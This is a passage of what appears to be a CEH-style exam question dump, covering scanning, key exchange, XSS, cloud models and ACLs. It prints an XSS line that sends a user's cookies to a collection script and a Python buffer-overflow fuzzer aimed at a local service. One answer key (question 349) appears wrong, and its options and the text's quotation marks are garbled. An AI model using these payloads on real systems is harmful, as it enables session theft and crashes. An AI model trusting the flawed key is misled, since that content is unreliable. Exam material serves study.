? C. They are performing a vulnerability scan to identify any weaknesses in the target system: This option is incorrect because a vulnerability scan is a broader and deeper process than a port scan. A vulnerability scan involves identifying and assessing the security flaws and risks in a system or network, such as missing patches, misconfigurations, outdated software, or weak passwords. A vulnerability scan may use port scanning as one of its techniques, but it also uses other methods, such as banner grabbing, service enumeration, or exploit testing. A vulnerability scan usually requires more time, resources, and permissions than a port scan³⁴.

? D. They are performing a network scan to identify live hosts and their IP addresses: This option is incorrect because a network scan is a different process than a port scan. A network scan involves discovering and mapping the devices and hosts connected to a network, such as routers, switches, servers, or workstations. A network scan may use ping, traceroute, or ARP requests to identify the IP addresses, MAC addresses, and hostnames of the live hosts. A network scan usually precedes a port scan, as it provides the target range and scope for the port scan⁵⁶.

References:

- ? 1: Port Scanning Techniques - an overview | ScienceDirect Topics
- ? 2: nmap Host Discovery Techniques
- ? 3: Vulnerability Scanning Tools | OWASP Foundation
- ? 4: What Is Vulnerability Scanning? Types, Tools and Best Practices | Splunk
- ? 5: Network Scanning - an overview | ScienceDirect Topics
- ? 6: Network Scanning - Nmap

NEW QUESTION 340

- (Topic 3)

Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However, you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?

- A. Implementing SSL certificates on your company's web servers.
- B. Applying the Diffie-Hellman protocol to exchange the symmetric key.
- C. Switching all data transmission to the HTTPS protocol.
- D. Utilizing SSH for secure remote logins to the servers.

Answer: B

Explanation:

The protocol that you would recommend to the team to achieve the secure exchange of the symmetric key is the Diffie-Hellman protocol. The Diffie-Hellman protocol is a key agreement protocol that allows two or more parties to establish a shared secret key over an unsecured communication channel, without having to

exchange the key itself. The Diffie-Hellman protocol works as follows¹²:

? The parties agree on a large prime number p and a generator g , which are public parameters that can be known by anyone.

? Each party chooses a random private number a or b , which are kept secret from anyone else.

? Each party computes a public value A or B , by raising g to the power of a or b modulo p , i.e., $A = g^a \text{ mod } p$ and $B = g^b \text{ mod } p$.

? Each party sends their public value A or B to the other party over the unsecured channel.

? Each party computes the shared secret key K , by raising the received public value to the power of their own private number modulo p , i.e., $K = A^b \text{ mod } p = B^a \text{ mod } p$.

? The parties can now use the shared secret key K to encrypt and decrypt the data using a symmetric key encryption algorithm, such as AES or 3DES.

The Diffie-Hellman protocol can ensure the secure exchange of the symmetric key because it relies on the mathematical difficulty of computing discrete logarithms, which means that it is hard to find the private numbers a or b given the public values A or B , g , and

p . Therefore, an attacker who intercepts the public values A or B cannot easily compute the shared secret key K , and thus cannot decrypt the data encrypted with K ¹².

The other options are not as appropriate as option B for the following reasons:

? A. Implementing SSL certificates on your company's web servers: This option is not relevant because SSL certificates are not used to exchange symmetric keys, but to authenticate the identity of the web servers and to establish a secure connection using public key encryption. SSL certificates are digital certificates that contain the public key and the identity information of the web server, and are issued and signed by a trusted certificate authority (CA). When a client connects to a web server, the web server sends its SSL certificate to the client, who verifies it with the CA. If the verification is successful, the client and the web server use the public key in the certificate to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario

of transmitting data over an unsecured communication channel, which may not involve web servers or SSL certificates³⁴.

? C. Switching all data transmission to the HTTPS protocol: This option is not

sufficient because HTTPS protocol is not a protocol for exchanging symmetric keys, but a protocol for securing web traffic using SSL or TLS encryption. HTTPS protocol is a combination of HTTP protocol and SSL or TLS protocol, which means that it uses HTTP for the application layer communication and SSL or TLS for the transport layer encryption. When a client requests a web page from a web server using HTTPS protocol, the client and the web server establish a secure connection using SSL or TLS protocol, which involves the exchange of SSL certificates and a symmetric key, as explained in option A. Then, the client and the web server use the symmetric key to encrypt and decrypt the HTTP data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or HTTPS protocol⁵.

? D. Utilizing SSH for secure remote logins to the servers: This option is not

applicable because SSH is not a protocol for exchanging symmetric keys, but a protocol for securing remote access to servers using public key authentication and encryption. SSH is a protocol that allows a client to securely connect to a server and execute commands or transfer files over an encrypted channel. SSH uses public key cryptography to authenticate the identity of the server and the client, and to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve remote logins or SSH protocol.

References:

? 1: Diffie–Hellman key exchange - Wikipedia

? 2: Diffie-Hellman Key Exchange - an overview | ScienceDirect Topics

? 3: SSL Certificate - an overview | ScienceDirect Topics

? 4: What is an SSL Certificate? | DigiCert.com

? 5: HTTPS - Wikipedia

? : What is HTTPS? | Cloudflare

? : SSH (Secure Shell) - Wikipedia

? : What is SSH? | SSH.COM

NEW QUESTION 343

- (Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

Answer: C

Explanation:

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 348

- (Topic 3)

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments.

She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
```

```
document.write(); </script>
```

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)

<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable ??cookie??. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 349

- (Topic 3)

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

- A. Platform as a service
- B. Software as a service
- C. Functions as a
- D. service Infrastructure as a service

Answer: C

NEW QUESTION 351

- (Topic 3)

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities. What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

Answer: A

Explanation:

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

NEW QUESTION 352

- (Topic 3)

```
#!/usr/bin/python import socket buffer=[????A????] counter=50 while len(buffer)<=100: buffer.append (????A????*counter)
counter=counter+50 commands= [????HELP????,????STATS .????,????RTIME .????,????LTIME. ???? ,????SRUN
.????,????TRUN .????,????GMON
.????,????GDOG .????,????KSTET .?,????GTER .????,????HTER .????, ????LTER .?,????KSTAN .????] for command in
commands: for
buffstring in buffer: print ???Exploiting???? +command +????:????+str(len(buffstring)) s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM) s.connect((??127.0.0.1??, 9999)) s.recv(50) s.send(command+buffstring) s.close()
What is the code written for?
```

- A. Denial-of-service (DOS)
- B. Buffer Overflow
- C. Bruteforce
- D. Encryption

Answer: B

NEW QUESTION 356

- (Topic 3)

Which of the following statements is TRUE?

- A. Packet Sniffers operate on the Layer 1 of the OSI model.
- B. Packet Sniffers operate on Layer 2 of the OSI model.
- C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
- D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

NEW QUESTION 357

- (Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network? access-list 102 deny tcp any any access-list 104 permit udp host 10.0.0.3 any access-list 110 permit tcp host 10.0.0.2 eq www any access-list 108 permit tcp any eq ftp any

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110

D. The ACL 110 needs to be changed to port 80

Answer: B

Explanation:

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html> Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.




Diagram Description automatically generated

FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

? access-list 102 deny tcp any any eq ftp

? access-list 102 deny tcp any any eq ftp-data

? access-list 102 permit ip any any

NEW QUESTION 362

.....

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